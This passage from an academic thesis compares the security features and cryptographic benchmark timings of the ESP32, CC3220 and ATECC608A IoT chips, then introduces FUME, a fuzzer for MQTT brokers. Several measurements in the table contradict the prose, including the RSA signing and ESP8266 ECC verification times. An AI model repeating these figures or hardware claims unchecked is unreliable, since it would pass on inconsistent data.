By comparison, the CC3220 can store up to eight different private keys. Keys must be generated using ECDH with the SECP256R1 curve, with the exception of the device-unique keys. Secure key storage is available in three different forms for the CC3220: hardware-bound device-unique private keys, temporary keypairs, and pre-installed keypairs. There are two device-unique keys on the CC3220. The first is a 128-bit key that encrypts the file system using AES-128-CTR. The second is a 256-bit keypair that can be used to sign and verify various data buffers; this can be used to implement secure content delivery, mutual authentication during the TLS handshake, and various other features. Temporary keypairs can be generated using the device $TRNG$ (true random) library; these will not persist through the power cycle. Finally, pre-installed keypairs must be generated outside of the CC3220 and flashed to the device before uploading the main application code. From there, only the public keys are retrievable, while the private keys are protected by hardware.

The CC3220 also provides secure boot functionality. When first booting the application onto the chip, the user must present a valid RSA certificate signed by a trusted CA. This certificate is used to prove authenticity during subsequent flashes. The user signs the image using the RSA private key. The bootloader then stores the corresponding public key, which is used to verify the image. Finally, the bootloader hashes the image binary and stores this in a secure file.

Upon repeated boots, if the user decides to reflash the same image, then they will need to present a valid certificate to authenticate with the device. The bootloader will confirm that the image signature is valid and the hashes match, and the program will execute as normal. If the authenticated user decides to reflash a new image and signs with the private key, then the bootloader will verify the signature, hash and store the new image binary, and execute the new image. In this way, the ROM bootloader serves as the root of trust for applications in the CC3220, similar to the ESP32.

The CC3220 secure boot approach differs from the ESP32 in several ways. For one, the CC3220 only verifies the run time binary and the associated files, whereas the ESP32 verifies the binary, software bootloader, and all other flash partitions, with the exception of NVS. Second, secure boot is enabled by default for the CC3220 (in production mode), whereas it is optional and disabled by default for the ESP32.

Network security. The ESP32 and CC3220 have similar network security features. In our observations, we found very few technical differences in the most critical areas of network security, although network performance has been shown to differ in our evaluation.

The ESP32 and CC3220 fully support the SSL/TLS protocol, enabling mutual authentication, message encryption, and message integrity. Both the ESP32 and CC3220 can generate X.509 certificates using ECC or RSA certificates. In addition, the ESP32 and CC3220 both support HTTP, MQTT, and HTTP/MQTT over SSL. Either HTTP/S or MQTT over SSL is sufficient for secure communication with a server.

Both devices support WiFi (802.11 b/g/n) and Bluetooth Low Energy (BLE version 4.2). In addition to serving as an open access point (WEP and WPA), both devices can connect to personal and enterprise WPA2 networks. If an enterprise network is to be connected, the network CA certificate must be manually imported onto the device. The CC3220 can also communicate using Zigbee, a close-ranged communication technology; Zigbee is unsupported by the ESP32.

Data Security. The ESP32 and CC3220 both support some form of flash encryption. The ESP32 can encrypt all of its flash contents using a hardware-stored AES key. Meanwhile, the CC3220 organizes most of its user-defined code in a file system, which is also encrypted with a hardware-bound AES key. TI refers to this protection mechanism as "cloning detection", because only the original boot device has authorization to decrypt the file system. Both chips also support temporary and persistent key generation.

The CC3220 implements a file permission mechanism known as *data tampering detection*. Users can designate and label critical files in their applications. The file metadata will denote them as “secure” files. Upon a secure file creation, the system will generate several different 32-bit access tokens for read, modify or delete; each token provides a different access level for the file. This feature, coupled with the file system encryption, prevents attackers from stealing sensitive data even if they have full control of the device.

Both devices incorporate external hardware accelerators for a variety of cryptographic algorithms. The ESP32 supports hardware acceleration for RSA, AES, SHA-2, and RNG. The CC3220, meanwhile, supports hardware acceleration for AES, DES, 3DES, SHA-2, MD5, CRC, and checksums. In section 2.4, we compute and compare different procedures on data using AES, HMAC, ECC, and TLS.

2.3.2 Microchip ATECC608A

An old MCU may not have modern support of secure boot, flash/file encryption and hardware cryptographic acceleration. However, solutions are available to secure those MCUs and other processors. One example is Microchip's ATECC608A, which is a cryptographic co-processor with secure hardware-based key storage. It can store 16 keys, and supports ECDSA/ECDH, SHA-256 & HMAC, AES-128 and other features. Communicating with ATECC608A is done through either a GPIO (general-purpose input/output) pin or a standard Inter-Integrated Circuit (I2C) interface, which is a widely supported serial protocol. The ATECC608A incorporates the functions of two older chips: ATECC508A (ECC+HMAC) and ATAES132A (AES). We will also investigate the performance of the ATAES132A in our evaluation.

2.4 Evaluation

In this Section, we present the results of evaluating the ESP32, ESP8266 (the predecessor to ESP32), CC3220, and Microchip's ATAES132A, ATECC508A, and ATECC608A (denoted as AES132, ECC508 and ECC608 thereafter).

2.4.1 Experimental Setup

We evaluate the following metrics: AES key generation, encryption, and decryption; ECC keypair generation, signature generation, and signature verification; HMAC computation; RSA keypair generation, signature generation, and signature verification; MQTT over SSL connection establishment and round-trip time (RTT) delay. MQTT is a lightweight IoT protocol so that devices and controllers can exchange messages through a broker/server.

Figure 2.1 shows some of the development boards we use to program those modules. Note that the development board is a device that contains a chip such as the ESP32 and is used to evaluate the chip. For the ESP32, we use the HiLetgo ESP32 OLED WiFi Kit ($18.99 at Amazon) while one without the OLED display costs around $10.99 at Amazon and around $5 at AliExpress. The programming environment is Espressif IoT Development Framework (ESP-IDF), Arduino integrated development environment (IDE), or the Mongoose OS firmware development framework. For ESP8266, we use a NodeMCU development board (around $6.50 at Amazon). We program in Mongoose, running ESP8266 at 160MHz. For CC3220, we use TI's CC3220SF-LAUNCHXL development board ($49.99 at TI) and run at 180 MHz. The programming environment is the Code Composer Studio (CCS) IDE. For ECC608, we use Microchip's Crypto

Kit UDFN Socketed XPRO Development Board ($85 at Microchip). The programming environment for the AES132 and ECC608 is Atmel Studio 7; additionally, these crypto chips can be programmed through the ESP32 or ESP8266.

2.4.2 Summary of Measurement Results

Table 2.2 shows the median of each operation. All metrics were performed 100 times on each chip. RSA is only implemented on the ESP32 to compare with ECC performance; this is due to the time cost of RSA keypair generation, which requires significantly large keys (2048 bits or more) for sufficient protection. Key generation is performed externally in the case of the Microchip MCUs involved. We can see that these results are satisfactory in various IoT settings. For example, the round-trip time of a short message between our devices and AWS IoT Core through the TLS tunnel has a median of less than 50 ms. Although the TLS connection establishment to the AWS IoT takes a median of 2.30 seconds for ESP32 and 0.699 seconds for CC3220, it is acceptable since the TLS connection can be reused and does not need to go through the full handshake protocol. For example, AWS IoT Core uses persistent TLS connections.

Table 2.2: Summary of cryptographic metrics for ESP32, CC3220, AES132A, ESP8266, and ECC608. Unit µs.

Evaluation	ESP32 (240 MHz)	CC3220 (180 MHz)	AES132A	ESP8266 (160 MHz)	ECC608 Standalone	ESP32 with ECC608	ESP8266 with ECC608
AES encryption	4.05	38.8	10.0 * 10^3	153	6.10 * 10^3	N/A	N/A
AES decryption	4.12	39.5	10.0 * 10^3	145	6.70 * 10^3	N/A	N/A
HMAC	154	45.1	N/A	182	25.9 * 10^3	N/A	N/A
ECC signature generation	9.29 * 10^4	3.87 * 10^5	N/A	2.48 * 10^5	90.2 * 10^3	N/A	N/A
ECC signature verification	3.32 * 10^5	7.09 * 10^5	N/A	6.97 * 10^3	45.1 * 10^3	N/A	N/A
RSA signature generation	159	N?A	N/A	N/A	N/A	N/A	N/A
RSA signature verification	2.27 * 10^3	N/A	N/A	N/A	N/A	N/A	N/A
MQTT connection establishment	3.20 * 10^6	6.99 * 10^5	N/A	2.85 * 10^6	N/A	1.10 * 10^6	1.40 * 10^6
MQTT round-trip time	3.99 * 10^4	4.79 * 10^4	N/A	8.32 * 10^4	N/A	5.90 * 10^4	5.22 * 10^4

2.4.3 AES, HMAC, ECC, and RSA

We now show the box plots of these measurements. We first show the performance of AES key generation, encryption, and decryption. Figure 2.2 and Figure 2.3 showcase these results, respectively. We use a key size of 256 bits and cipher block chain (CBC), except in the cases of the ESP8266 and AES132. The input data size is 128 bits. ESP8266 only implements 128-bit AES operations due to RAM constraints, while the AES132 is restricted to the 128-bit key size in Counter with CBC-MAC (CCM) mode. For all other chips, we choose to measure AES-256 in CBC mode because it is the same algorithm used to encrypt the flash contents on the ESP32.




Figure 2.2: Time to perform AES 256-bit key generation

For AES key generation, CC3220 performed approximately 226 µs faster than ESP32. For AES encryption and decryption, ESP32 performed faster than CC3220 and ESP8266 by a large margin. AES132A and ECC608 showed the worst performance around 10 ms for encryption and decryption. Encryption and Decryption operations performed considerably faster than key generation.




Figure 2.3: Time to perform AES encryption and decryption on 128-bit data

Next, we measure HMAC, whose results can be seen in Figure 2.4. For ESP32, CC3220, and ESP8266, we use a key size of 112 bits, while the ECC608 uses a 256-bit key size due to hardware restrictions. All chips use the SHA-256 hash function. The final HMAC is 256 bits. Our tests indicate that ESP32 executes HMAC slower than CC3220 by approximately 100 µs. CC3220 showed the strongest performance at only 45.1 µs. The ECC608 performed the worst at 25.9 ms. Similar to AES, all metrics, except the ECC608, are on the order of µs, likely due to SHA-2 hardware acceleration.




Figure 2.4: Time to perform HMAC-SHA256 with input size 120 bits and key size 112 bits.

For ECC, we first use ECDH (Elliptic Curve Diffie-Hellman), followed by ECDSA (Elliptic Curve Digital Signature Algorithm) to generate and verify the digital signature. We use the SECP256R1 curve and a 256-bit sized key. ECC is particularly advantageous over RSA in terms of speed and key size. The results of ECC performance on the MCUs can be observed in Figure 2.5 and Figure 2.6. ESP32 outperformed the CC3220 in all three benchmarks.




Figure 2.5: Time to perform ECC 256-bit key generation using SECP256R1

The ESP8266 showcased a median run time of approximately 0.25 seconds for signature generation and 0.07 seconds for verification. It is observed that ECC operations are several orders of magnitude slower than AES and HMAC. This behavior is expected and well-documented.




Figure 2.6: Time to perform ECC signature generation and verification.

Next, we examine the performance of RSA with a 1024-bit key. We only focus on the performance of ESP32, to compare with ECC. Software-based RSA keypair generation would predictably run poorly on MCUs, due to the large key size. Even our 1024-bit key size, which is below NIST's recommended minimum key size of 2048 bits, is very time-consuming. Furthermore, the other chips in our evaluation do not appear to support RSA hardware acceleration; thus, we refrain from measuring their RSA performance.




Figure 2.7: Time to perform ECC 256-bit key generation versus RSA 1024-bit key generation

Figure 2.7 and Figure 2.8 plot the results of RSA key generation, signature generation, and signature verification on the ESP32, in comparison to ECC. We continue to use the SHA-256 hash function for consistency with ECC. RSA key generation variance was significant. ECC key generation performed faster and more consistently; however, RSA signature operations fared much better than ECC due to hardware acceleration. As expected, all operations fell on the order of seconds, with key generation performing at least ten times slower than signature operations in most cases.




Figure 2.8: Time to perform ECC and RSA signature generation and verification

2.4.4 MQTT

In our setup, we use the Amazon AWS IoT broker in the North Virginia region to measure MQTT connection establishment and round-trip delay. We publish messages with a quality of service (QoS) level of 1, ensuring that AWS will acknowledge our messages by responding with *PUBACK* message packets. The run times for ESP32, ESP8266, and CC3220 can be seen in Figure 2.9 and Figure 2.10. We also measure performance of these chips when leveraging the ECC608's hardware acceleration.




Figure 2.9: Time to establish a TLS session with AWS IoT Core

For connection establishment time, CC3220 outpaced the ESP32 and ESP8266. The CC3220 performed over three times faster than the ESP32 and over four times faster than the ESP8266. Without crypto acceleration, the ESP32 took approximately 2.3 seconds, while the ESP8266 took about 2.85 seconds. The ECC608 performed at 1.1 seconds and 1.4 seconds, respectively. It is shown that on the tested chips, connection establishment time can take as little as one quarter of a second, although network lag can throttle performance by a considerable margin.




Figure 2.10: Round-trip delay of MQTT packets between the device and AWS IoT Core

On the whole, the ESP32 showed the best performance for round-trip MQTT delay. The ESP8266 performed slightly worse than the other chips, and ECC608 did not appear to significantly impact the ESP32 or ESP8266 run times. Round-trip delay is predictably faster than connection establishment time, which is ideal for persistent TLS connections.

2.5 Conclusion

In this Chapter, we study modern MCUs and crypto co-processors including Espressif's ESP32, TI's CC3220 and Microchip's ATECC608A in terms of their cryptographic and networking operation performance. It can be observed that these MCUs and modules can provide satisfactory hardware security by disabling the I/O interfaces, system/firmware security through secure boot, network security through SSL/TLS (including mutual authentication that is required by Amazon

AWS IoT), and data security through flash/file encryption and Over-the-Air (OTA) firmware upgrade through wireless or HTTPS. The very low cost ATECC608A can be added to various MCUs and microprocessors as a crypto co-processor to secure the overall IoT system and meet the performance requirements of networking.

CHAPTER 3: DISCOVERING VULNERABILITIES IN IOT SERVERS

In this Chapter, we explore vulnerabilities in IoT servers, which directly impact a large number of IoT devices. As a case study, we investigate the software security of MQTT, a popular communication protocol used by millions of devices worldwide. The software security of MQTT server (“broker”) implementations is not well studied. Therefore, we design, implement, and evaluate a novel fuzz testing model for MQTT. The fuzzer combines aspects of mutation guided fuzzing and generation guided fuzzing to rigorously exhaust the MQTT protocol and identify vulnerabilities in servers. We introduce Markov chains for mutation guided fuzzing and generation guided fuzzing that model the fuzzing engine according to a finite Bernoulli process. We implement “response feedback”, a novel technique which monitors network and console activity to learn which inputs trigger new responses from the broker. In total, we found 7 major vulnerabilities across 9 different MQTT implementations, including 6 zero-day vulnerabilities and 2 CVEs. We show that when fuzzing these popular MQTT targets, our fuzzer compares favorably with other state-of-the-art fuzzing frameworks, such as BooFuzz and AFLNet.[2]

3.1 Motivation

MQTT is used many devices across the world [39], and it is estimated that 62% of all IoT solutions use MQTT [40]. It is often considered the “de-facto standard” for Internet of Things (IoT) communication due to its low overhead and immense popularity when compared to similar protocols such as CoAP [15] and AMQP [16]. Many implementations of MQTT have been

[2] The contents of this Chapter based on our publication to IEEE INFOCOM 2022 [107].

developed since its inception, including software libraries for clients and servers on a range of hardware, Operating Systems, and cloud platforms [41]. Brokers may serve thousands of unique clients at any given time.

MQTT security – in particular, the software security of broker/server implementations – has received little attention in the literature. Most works only focus on the lack of network security mechanisms in MQTT, such as authentication, access control, encryption, and integrity checking [41] [28] [29] [30]. On the other hand, software vulnerabilities of brokers are not nearly as represented in the literature. To our best knowledge, we observed only a single example which performs a comprehensive assessment of MQTT software security from the perspective of brokers [17]. Based on this research gap, we believe there is an urgent need to investigate the software security of MQTT brokers.

One of the most prominent methods for software vulnerability discovery is fuzz testing, or simply fuzzing [42]. A fuzzing software ("fuzzer") will generate pseudo-random or invalid test cases which are then sent to the target application. The fuzzer then observes the application behavior. Popular fuzzing frameworks for network applications include BooFuzz [43], Spike [44], and AFLNet [45]. In the context to IoT security, IoTFuzzer is a blackbox fuzzing model that performs dynamic analysis of mobile apps to learn how to communicate with remote IoT devices [12]. The model can achieve protocol guided fuzzing without intimate knowledge of the protocol itself. However, IoTFuzzer only targets software vulnerabilities in network clients.

In this paper, we develop a novel fuzzing model for MQTT brokers, called FUME. This fuzzer implements mutation guided and generation guided fuzzing techniques according to Markov models, which describe the state of each fuzzing iteration independently from past iterations.

We show that each Markov model can be described as a finite Bernoulli process, since each direct transition can be considered a Bernoulli trial with a probability of transitioning to the next state, independent from other state transitions. We also implement "response feedback," a technique where the fuzzer can listen to network activity and console output (i.e., stdout, stderr, or log files) from the broker. Inputs which trigger unique responses from the broker are saved and tested later. FUME requires no source code and does not need to run on the same system as the target broker. In total, we discovered 7 major vulnerabilities across 9 different broker implementations, including 6 0-day vulnerabilities. Among these vulnerabilities are 2 CVEs in Mosquitto [46], a very popular open-source MQTT platform developed by the Eclipse Foundation.

The major contributions of this Chapter can be summarized as follows:

- We discuss the principles of fuzz testing in terms of Markov modeling. Namely, we design 2 Markov chains and derive a Bernoulli for modeling a mutation guided fuzzer and generation guided fuzzer.
- We present FUME, a novel fuzzer that targets MQTT brokers. The fuzzer implements the aforementioned Markov models and leverages response feedback to dynamically select more intelligent inputs for mutation.

- We evaluate FUME against 9 different MQTT broker implementations. We discovered 7 major bugs, include 6 zero-day vulnerabilities, and we generated 2 CVEs. We show that our fuzzer can detect these bugs favorably when compared to other state-of-the-art fuzzing frameworks.

3.2 Background

In this Section, we introduce the MQTT protocol and the principles of fuzz testing to the reader.

3.2.1 MQTT

MQTT is a lightweight communication protocol that is published under the open OASIS standard ISO/IEC 20922. It was designed to meet the networking requirements of resource constrained devices, such as embedded systems and IoT devices. MQTT typically runs over TCP, TLS, or WebSocket. In MQTT, clients connect to a central broker and can either publish messages or subscribe to topics. When a client publishes a message, it specifies a topic filter, and the broker must forward these messages to any clients which have subscribed to the same topic filter. The broker facilitates all communication between clients, addresses session requirements, and authenticates clients. MQTT versions 3 and 3.1 only support password-based authentication, while version 5 supports the AUTH packet that can carry user-defined authentication data. Other security requirements such as confidentiality and integrity must be implemented by the application.

MQTT supports 15 different packet types called control packets. These include CONNECT; CONNACK; PUBLISH; PUBACK; PUBREC; PUBREL; PUBCOMP; SUBSCRIBE;

SUBACK; UNSUBSCRIBE; UNSUBACK; PINGREQ; PINGRESP; DISCONNECT; and AUTH. All MQTT packets contain the same general structure, which is illustrated in Figure 3.1. Namely, each packet begins with a fixed header, which identifies the control packet type and specifies the length of the packet; a variable header, which lists some features of the packet; and the payload, which contains the payload of the message.

